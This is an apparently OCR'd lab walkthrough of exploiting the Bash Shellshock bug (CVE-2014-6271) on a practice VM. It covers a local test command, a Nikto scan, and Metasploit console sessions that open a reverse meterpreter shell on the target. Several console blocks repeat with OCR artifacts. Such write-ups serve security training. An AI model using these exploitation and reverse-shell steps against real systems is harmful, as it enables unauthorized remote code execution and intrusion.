
SHELL SHOCK EXPLOITATION (CVE-2014-6271)

HISTORY

On 12th September 2014, Stephanie Chazelas informed Bash's maintainer Chet Ramey of his discovery of the original bug, which he called "Bash door". Working with security experts, Mr. Chazelas developed a patch for the issue, which then had been assigned the vulnerability CVE-2014-6271.

It is a security bug in the unix shell that causes bash to execute bash commands from environment variables unintentionally. The vulnerability depends upon the fact that Bash incorrectly executes the commands when it invokes a function definition stored into an environment variable.

So, an attacker can execute arbitrary commands on the vulnerable system or exploit the other bugs that may be present in Bash's command interpreter , if the attacker knows how to manipulate environment variable list.



env VAR='() {:;}; echo Bash is Infected' bash -c "echo completed"

If the prompt returns a "Bash is Infected" message, it's time to update and fix. If your output does not return "Bash is Infected," it will respond with something like:


bash: warning: VAR: ignoring function definition attempt


bash: error importing function definition for ` VAR '

Bash Test


STEPS

Configure both the machines accordingly.






Check the IP address of the vulnerable machine. In this case it is 192.168.0.103.



Manual Exploitation


Now the next step is to scan for vulnerabilities so we will be using the Nikto tool.

- Nikto is a vulnerability scanner tool which scans webservers for dangerous files, outdated versions of software and saves report in plain text, XML, HTML, NBE, CSV.
- Command to use the tool is: nikto -h <TARGET IP ADRESS>
- In this case it is nikto -h 192.168.0.103.




- So, we see that the machine is vulnerable to shellshock vulnerability


Now using curl, we need to send a request to retrieve the id of the current user




In next steps we send requests to check the processor and hardware platform (uname -a), pwd (present working directory) and list all contents in the directory (ls -al).



Using the same approach, we can open a reverse shell with the help of nc(netcat) command





Exploit using Metasploit

Now we can perform the same exploit using Metasploit

```
msf6 > search shellshock

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank       Check  Description
   -  ----                                                  ---------------  ----       -----  -----------
   0  exploit/linux/http/advantech_switch_bash_env_exec     2015-12-01       excellent  Yes    Advantech Switch Bash Environment Variable Code Injection (CVE-2014-6271)
   1  exploit/multi/http/apache_mod_cgi_bash_env_exec       2014-09-24       excellent  Yes    Apache mod_cgi Bash Environment Variable Code Injection (Shellshock)
   2  auxiliary/scanner/http/apache_mod_cgi_bash_env        2014-09-24       normal     Yes    Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner
   3  exploit/multi/http/cups_bash_env_exec                 2014-09-24       excellent  Yes    CUPS Filter Bash Environment Variable Code Injection (Shellshock)
   4  auxiliary/server/dhclient_bash_env                    2014-09-24       normal     No     DHCP Client Bash Environment Variable Code Injection (Shellshock)
   5  exploit/unix/dhcp/bash_environment                    2014-09-24       excellent  No     Dhclient Bash Environment Variable Injection (Shellshock)
   6  exploit/linux/http/ipfire_bashbug_exec                2014-09-29       excellent  Yes    IPFire Bash Environment Variable Injection (Shellshock)
   7  exploit/multi/misc/legend_bot_exec                    2015-04-27       excellent  Yes    Legend Perl IRC Bot Remote Code Execution
   8  exploit/osx/local/vmware_bash_function_root           2014-09-24       normal     Yes    OS X VMWare Fusion Privilege Escalation via Bash Environment Code Injection (Shellshock)
   9  exploit/multi/ftp/pureftpd_bash_env_exec              2014-09-24       excellent  Yes    Pure-FTPd External Authentication Bash Environment Variable Code Injection (Shellshock)
   10 exploit/unix/smtp/qmail_bash_env_exec                 2014-09-24       normal     No     Qmail SMTP Bash Environment Variable Injection (Shellshock)
   11 exploit/multi/misc/xdh_x_exec                         2015-12-04       excellent  Yes    Xdh / LinuxNet Perlbot / fBot IRC Bot Remote Code Execution

Interact with a module by name or index. For example info 11, use 11 or use exploit/multi/misc/xdh_x_exec
```

Here the module we need is exploit/multi/http/apache_mod_cgi_bash_env_exec

We can load the module by use module_name and then when we can type show options to see the list we can set/change.

```
msf6 > search shellshock

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank       Check  Description
   -  ----                                                  ---------------  ----       -----  -----------
   0  exploit/linux/http/advantech_switch_bash_env_exec     2015-12-01       excellent  Yes    Advantech Switch Bash Environment Variable Code Injection (CVE-2014-6271)
   1  exploit/multi/http/apache_mod_cgi_bash_env_exec       2014-09-24       excellent  Yes    Apache mod_cgi Bash Environment Variable Code Injection (Shellshock)
   2  auxiliary/scanner/http/apache_mod_cgi_bash_env        2014-09-24       normal     Yes    Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner
   3  exploit/multi/http/cups_bash_env_exec                 2014-09-24       excellent  Yes    CUPS Filter Bash Environment Variable Code Injection (Shellshock)
   4  auxiliary/server/dhclient_bash_env                    2014-09-24       normal     No     DHCP Client Bash Environment Variable Code Injection (Shellshock)
   5  exploit/unix/dhcp/bash_environment                    2014-09-24       excellent  No     Dhclient Bash Environment Variable Injection (Shellshock)
   6  exploit/linux/http/ipfire_bashbug_exec                2014-09-29       excellent  Yes    IPFire Bash Environment Variable Injection (Shellshock)
   7  exploit/multi/misc/legend_bot_exec                    2015-04-27       excellent  Yes    Legend Perl IRC Bot Remote Code Execution
   8  exploit/osx/local/vmware_bash_function_root           2014-09-24       normal     Yes    OS X VMWare Fusion Privilege Escalation via Bash Environment Code Injection (Shellshock)
   9  exploit/multi/ftp/pureftpd_bash_env_exec              2014-09-24       excellent  Yes    Pure-FTPd External Authentication Bash Environment Variable Code Injection (Shellshock)
   10 exploit/unix/smtp/qmail_bash_env_exec                 2014-09-24       normal     No     Qmail SMTP Bash Environment Variable Injection (Shellshock)
   11 exploit/multi/misc/xdh_x_exec                         2015-12-04       excellent  Yes    Xdh / LinuxNet Perlbot / fBot IRC Bot Remote Code Execution

Interact with a module by name or index. For example info 11, use 11 or use exploit/multi/misc/xdh_x_exec

msf6 > use  exploit/multi/http/apache_mod_cgi_bash_env_exec
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > show options

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   CMD_MAX_LENGTH 2048             yes       CMD max line length
   CVE            CVE-2014-6271    yes       CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
   HEADER         User-Agent       yes       HTTP header to use
   METHOD         GET              yes       HTTP method to use
   Proxies                         no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                          yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPATH          /bin             yes       Target PATH for binaries used by the CmdStager
   RPORT          80               yes       The target port (TCP)
   SRVHOST        0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT        8080             yes       The local port to listen on.
   SSL            false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                         no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI                       yes       Path to CGI script
   TIMEOUT        5                yes       HTTP read response timeout (seconds)
   URIPATH                         no        The URI to use for this exploit (default is random)
   VHOST                           no        HTTP server virtual host
```

For this attack, we need to set the RHOSTS to the IP address of the target machine, RPATH to /bin and TARGETURI to the path where cgi script is found, in this case that is /cgi-bin/status and then run the Exploit.

```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set RHOSTS 192.168.0.103
RHOSTS => 192.168.0.103
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set RPATH /bin
RPATH => /bin
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set TARGETURI /cgi-bin/status
TARGETURI => /cgi-bin/status
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run

[*] Started reverse TCP handler on 192.168.0.105:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (989032 bytes) to 192.168.0.103
[*] Meterpreter session 1 opened (192.168.0.105:4444 → 192.168.0.103:44600) at 2022-10-04 22:49:25 -0400

meterpreter >
```

A meterpreter session is opened, and now we can type shell on the which opens the shell in the target machine .

```
msfs exploit(multi/http/apache_mod_cgi_bash_env_exec) > set RHOSTS 192.168.0.103
RHOSTS => 192.168.0.103
msfs exploit(multi/http/apache_mod_cgi_bash_env_exec) > set RPATH /bin
RPATH => /bin
msfs exploit(multi/http/apache_mod_cgi_bash_env_exec) > set TARGETURI /cgi-bin/status
TARGETURI => /cgi-bin/status
msfs exploit(multi/http/apache_mod_cgi_bash_env_exec) > run

[*] Started reverse TCP handler on 192.168.0.105:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (989032 bytes) to 192.168.0.103
[*] Sending stage (989032 bytes) to 192.168.0.103
[*] Sending stage (989032 bytes) to 192.168.0.103
[-] Failed to load client portion of stdapi.
[*] Meterpreter session 1 opened (192.168.0.105:4444 -> 192.168.0.103:47057) at 2022-10-04 23:34:29 -0400
[*] Meterpreter session 2 opened (192.168.0.105:4444 -> 192.168.0.103:47058) at 2022-10-04 23:34:29 -0400
[*] Meterpreter session 3 opened (192.168.0.105:4444 -> 192.168.0.103:47059) at 2022-10-04 23:34:29 -0400

meterpreter > id
[-] Unknown command: id
meterpreter > getuid
Server username: pentesterlab
meterpreter > shell
Process 2382 created.
Channel 1 created.
id
uid=1000(pentesterlab) gid=50(staff) groups=50(staff),100(pentesterlab)
```

```
msfs exploit(multi/http/apache_mod_cgi_bash_env_exec) > run

[*] Started reverse TCP handler on 192.168.0.105:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (989032 bytes) to 192.168.0.103
[*] Meterpreter session 2 opened (192.168.0.105:4444 -> 192.168.0.103:44601) at 2022-10-04 22:52:13 -0400

meterpreter > ls
Listing: /var/www/cgi-bin
=========================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100755/rwxr-xr-x  120   fil   2014-09-25 05:26:08 -0400  status

meterpreter > ifconfig

Interface  1
============
Name         : lo
Hardware MAC : 00:00:00:00:00:00
MTU          : 65536
Flags        : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::


Interface  2
============
Name         : dummy0
Hardware MAC : b2:59:b0:32:f3:fe
MTU          : 1500
Flags        : NOARP,BROADCAST


Interface  3
============
Name         : eth0
Hardware MAC : 08:00:27:93:88:cf
MTU          : 1500
Flags        : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.0.103
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe93:88cf
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter >
```